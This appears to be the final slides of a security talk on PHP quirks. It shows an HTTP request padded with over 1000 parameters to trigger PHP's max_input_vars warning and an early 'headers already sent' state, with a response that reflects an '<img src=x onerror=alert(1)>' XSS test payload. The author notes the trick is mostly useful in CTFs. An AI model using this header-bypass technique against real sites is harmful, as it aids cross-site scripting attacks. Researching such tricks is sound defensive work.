a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
HTTP/1.1
Host: 127.0.0.1:8001
Connection: close


```

```
HTTP/1.1 200 OK
Date: Fri, 19 Apr 2024 00:20:56 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.3.6
Vary: Accept-Encoding
Content-Length: 350
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  PHP Request Startup: Input variables exceeded 1000. To increase the
limit change max_input_vars in php.ini. in <b>
  Unknown
</b>
 on line <b>
  0
</b>
<br />
<br />
<b>
  Warning
</b>
:  Cannot modify header information - headers already sent in <b>
  /var/www/html/index.php
</b>
 on line <b>
  2
</b>
<br />
{"input":"<img src=x onerror=alert(1)>
"}
```

Note: Cool to use in CTFs, but likely limited impact in real-life

It is well-known that display_errors should be set to off on production.

While php:apache has it enabled by default, making it commonly enabled in CTFs, scanning 19’274 domains with a BBP/VDP tells us ~99.92% webapps had it disabled (or didn’t use PHP or had a nice WAF).

The PHP ecosystem will not die, *yet*

And that’s a wrap!

If you have questions or simply want to contact me:

Twitter: x.com/pilvar222

Discord: pilvar

Linkedin: linkedin.com/in/phildour

Thanks for listening until the end! <3

Questions?